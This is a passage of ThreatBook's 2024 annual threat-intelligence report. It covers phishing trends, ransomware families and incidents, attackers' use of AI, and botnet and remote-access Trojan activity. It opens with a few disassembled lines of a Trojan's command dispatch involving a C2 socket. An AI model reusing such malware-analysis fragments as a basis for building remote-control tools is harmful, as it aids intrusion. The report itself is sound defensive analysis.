.text:000000014000398F
.text:000000014000398F loc_14000398F:           ; jumptable 0000000140003839 case 97
.text:000000014000398F mov     rsi, cs:C2_socket_14001EA18
.text:0000000140003996 xor     edi, edi
.text:0000000140003998 test    r14, r14
.text:000000014000399B jz      def_140003839   ; jumptable 0000000140003839 default case, cases 5,7,8,12-96
```


Command distribution of remote control Trojans

02 Phishing


In 2024, phishing attacks remained one of the most popular methods for APT groups and criminal organizations, characterized by their wide scope and high frequency. Besides traditional phishing aimed at stealing personal information and account passwords, criminal groups have seen a surge in imitation software download pages. Attackers use SEO and SEM in search engines to boost the ranking of these fake sites, even to the top spot. Some groups disguise malicious program download buttons as pop-ups, causing users to inadvertently download and install malicious software. Meanwhile, attackers constantly introduce new imitation sites and download apps, with new templates and matching malicious files emerging rapidly, creating an exceptionally fierce "phishing market".

Monthly Trends in Phishing Intelligence Volume

2024 Phishing Attack Active Month Distribution



Top-level Domain Rankings and Distribution of Phishing Sites



Rankings and Distribution of Phishing Themes and Page Hits

In 2024, attacks on corporate email accounts remained frequent. "OA systems" and "corporate email" were still the most used themes by attackers, indicating that corporate staff were the main targets. Meanwhile, the number of phishing attacks related to "finance and taxation" also increased significantly. Attackers continue to exploit these topics closely related to their interests to lure users into falling for these schemes.

Phishing Main Categories and Page Examples

Compared to 2023, phishing attacks on corporate emails and personal social media accounts remained highly active in 2024. However, attackers did not significantly update their phishing page templates. Additionally, tool-based phishing, such as using Google Translate and customer service templates, emerged in the second half of the year. Attackers no longer rely solely on traditional methods of inducing victims to enter information but also use pop-ups to force downloads of malicious programs. Their themes cover various aspects of people's information, with materials ranging from web pages to apps and even iOS description files, showing a comprehensive approach. These pages are often cloned from original sites or generated using tools, with a very high similarity. Therefore, readers should be cautious of any site asking for personal information or software installation to avoid becoming victims.

03 Ransomware

In 2024, ransomware attacks hit new highs in victim numbers, ransom amounts, and data leaks, with wide - ranging impacts across industries like manufacturing, technology, and healthcare. The ransomware ecosystem is now quite mature, with Ransomware as a Service (RaaS) operations and double - or multi - extortion tactics showing a high level of professionalism. However, as more ransomware groups emerge, competition between them intensifies, driving ransoms up and attack techniques to greater sophistication. Poorly - run groups can lead to attacker turnover, adding to the market's complexity. This has resulted in similarities in attack chains and code structures among different groups, even an "homogenization" in the ecosystem. Also, AI's use in ransomware attacks is set to expand, helping attackers quickly identify targets, find system vulnerabilities, and spot weaknesses in security systems by analyzing large - scale data.

Annual Ransomware Overview

Since 2024, ransomware has stayed a top cybersecurity threat globally, with a steady rise in both the number of ransomware groups and attack frequency.


Faced with this worsening situation, from 2023, countries started setting legal standards, industries developed emergency plans, and in 2024, governments, cybersecurity firms, and tech companies teamed up in crackdowns. These actions shut down some anonymous communication channels like onion sites and obtained certain encryption keys for data decryption, marking a short - term victory. Yet, the fight against ransomware remains a long - and difficult - term task.

Ransomware Family Rankings and Distribution

Globally, there are now over 2,000 ransomware types, with 32 new families added in 2024. The top three are RamsomHub, LockBit3, and Play. RamsomHub, which appeared in 2024, is a new family possibly based on the knight source code. Since its February 2024 launch, it has attracted large former affiliates of Blackcat, causing a rapid rise in related attacks and encrypting/stolen data from at least 581 victims, making it one of the most active groups this year. In February 2024, multi - country law enforcement seized part of LockBit3's infrastructure, though attackers soon regained it, this action raised credibility issues, leading to its second - place ranking.

Besides new - comer RamsomHub, few other new groups made the list. This shows that affiliates tend to choose established, popular ransomware groups, making it hard for new ones to gain the same trust and resources.

With advancing technology and tactics, traditional attack methods are shifting to more complex and hidden strategies. This means future attacks could be significantly more severe, so staying vigilant and prepared is crucial.




Ransomware Attack Industry Rankings and Distribution

The 2024 ransomware attack industry data shows frequent attacks and major impacts across multiple sectors, especially manufacturing, technology, and healthcare.

Tech companies, holding lots of sensitive data and intellectual property, are prime targets. Manufacturing, relying on complex supply chains and equipment control systems, can suffer production halts and big economic losses from attacks. Healthcare, with sensitive data, can face patient information leaks and service disruptions from attacks, providing great motivation for hackers. Also, sectors like services, finance, retail, transport, and energy have suffered varying degrees of ransomware attacks.

The data shows a trend in ransomware targeting, indicating that hackers are placing greater emphasis on potential financial profits and data value when choosing their victims, mainly high - tech sectors, but traditional industries are also increasingly hit. As attack techniques advance, ransomware attacks now cover almost all economic fields.




Growing Number of Ransomware Victims

The monthly cumulative trend chart of ransomware victims shows a worrying rise in numbers despite various defensive efforts. This reflects that while both attack and defense technologies are advancing, attackers hold a natural advantage.

Attack methods are also becoming more complex and hard to defend against. Attackers use not only traditional technical means but also phishing and social engineering to trick users into clicking malicious links or attachments. These ever - evolving and diverse methods make it difficult for ordinary users to identify and guard against attacks.

Some victims, to quickly resume business and avoid bigger losses, may pay ransoms, inadvertently encouraging attackers and leading to more and possibly worsening attacks. This vicious cycle causes the number of ransomware victims to keep climbing yearly.



Review of Major Ransomware Attacks in 2024

There were far more ransomware incidents in 2024 than in 2023, with both higher numbers and ransom amounts. Based on victim scale, ransom amounts, and stolen data volume, the following major events are selected:

- In January 2024, LockBit infiltrated Foxsemicon, a Taiwan semiconductor maker, threatening to release 5 TB of customer data and demanding ransom.
- In February 2024, SEIU confirmed a ransomware attack with some data encrypted. LockBit claimed to have stolen 308 GB of data.
- In March 2024, the cybercrime group INC Ransom posted data from NHS Scotland on a darknet blog, claiming to have stolen about 3 TB of data from the system.
- In May 2024, Indian food producer DoubleHorse was hit by LockBit ransomware, with hackers publishing extortion evidence.
- In August 2024, Kempe Engineering was attacked by RansomHub ransomware, with sensitive data stolen and a 7 - day ransom deadline.
- In October 2024, Volkswagen Group responded to an attack by the 8Base ransomware group, stating its IT infrastructure was unaffected. The ransomware group claimed to have stolen a large amount of confidential information, but the files were not yet public.
- In November 2024, Japanese manufacturer Yorozu Corporation suffered a ransomware attack, causing operational disruptions and sensitive information leaks. RansomHub claimed responsibility.
- In November 2024, Queensland - based transport company Followmont Transport was hit by Akira ransomware, with 230 GB of data stolen. The company has reported the situation to the authorities.

Analysis of Ransomware Attack Status and Trend Outlook

In 2024, ransomware remained highly active. The ecosystem is quite mature, with Ransomware as a Service (RaaS) models and double - or multi - extortion tactics being highly professional. Attack complexity, concealment, and targeting have increased, with APT - like features leading to a continuous rise in victims.

With increasing global conflicts, geopolitical influences on ransomware are decreasing. Most groups focus on economic gains, clearly stating this on their websites. To maximize profits, they strictly vet participants, avoiding the fate of groups like Conti that disbanded due to geopolitical issues.

Ransomware groups now target not only mainstream OS like Windows and Linux but also platforms like Mac OS and FreeBSD to expand attacks and increase profits. Clearly, ransomware developers keep adapting and evolving to bypass cybersecurity measures for higher profits.

Though governments worldwide now recognize cybersecurity's importance and have taken effective actions, the road ahead against evolving ransomware attacks and a complex cyber environment remains long and challenging.

Ransomware Ecosystem "Homogenization"

New ransomware often has roots in older families, showing complex factors in the cybercrime ecosystem. With fierce competition, attackers need to quickly develop effective tools to attract "clients", so they use proven code architectures to ensure attack success.

Also, poorly - run groups cause high affiliate employee turnover, even some leaving the team. This leads to knowledge and technology sharing, making new developers easily access existing code and attack processes. This causes new ransomware to resemble older ones in code and strategy, deepening ecosystem homogenization.

Obvious Cyclical Nature of Ransomware Attacks

Ransomware attacks usually peak in April and July each year, closely related to many companies' financial cycles. For most firms, July starts a new quarter, when they handle previous - quarter financial closing, auditing, and reporting, making financial data more attention - grabbing for attackers seeking higher ransoms.

Also, many ransomware families have short attack cycles. They stay dormant, observe targets' security, then quickly attack once vulnerabilities are found, maximizing attack effects in a short time.

Within a year, attackers may strike during a few special periods and then go quiet, making ransomware attacks more unpredictable and hard to guard against in the industry.

Deepening Application of AI in Ransomware Attacks

In 2024, with AI technology's progress, it's playing an important role in various fields, and ransomware is also using AI to improve attack efficiency.


Through AI, attackers can accurately search for targets and collect information. AI's advanced algorithms analyze and extract large amounts of data, helping attackers lock onto specific targets and get key info, making attacks more targeted and greatly increasing success rates. Moreover, AI can automatically find system vulnerabilities and identify weaknesses in security protection systems, creating more opportunities for attacks.

04 Botnets, Trojans, and Worms

In 2024, botnets, Trojans, and worms remained highly active. Attacks were concentrated in January, June - July, and November. Regarding malware family distribution, botnets such as Phorpiex, Dorkbot, Mozi, and Mirai remain active, with a persistently high volume of newly identified Indicators of Compromise (IOCs). CobaltStrike stood out as the most - used remote control Trojan by attackers, while mature tools like AsyncRAT, Quasar, and Remcos were also popular. In terms of industries, education, especially universities, was the most - affected, followed by healthcare, transportation, and government agencies.


Monthly Changes in IOC Alerts and New Discoveries

2024 Malware IOC Alert Volume Distribution




Alert Volume and Family Distribution

2024 Popular Malware Family Distribution



Affected Host Industry Distribution



ABOUT THREATBOOK

ThreatBook is a leading provider of cyber threat detection and response that driven by TI and AI. We pioneered new approaches to deliver high-fidelity, efficient and actionable security intelligence and integrated the ability with full life cycle threat detection system and incident response capabilities to empower the protection on cloud, network and endpoints, help enterprises achieve high efficiency of responding to threats, reduce complexity and improve security operations.

No.1

Market Share of Threat Intelligence in GCR

The Largest

CTI Community in Asia, Over 250,000 Members

Representative Vendor

Listed in ***Gartner's Market Guide for Security Threat Intelligence Products and Services*** for 4 Consecutive Times

Strong Performer

Gartner Peer Insights "Voice of the Customer" for Network Detection and Response

ANALYST RECOGNITION

Gartner

Hype Cycle for Security Operations:
CTI Tech Representative Vendor
(2024)

Gartner

Market Guide for Managed
Detection and Response Services
(2022, 2024)

Gartner

Market Guide for Threat Intelligence
Products and Services
(2017, 2019, 2020, 2021)

Gartner Peer Insights

Strong Performer in the
Voice of the Customer for
Network Detection and Response
(2023, 2024)

FROST & SULLIVAN

The Growth Index Leader of the Frost
Radar™: Threat Intelligence Platforms
(2024)

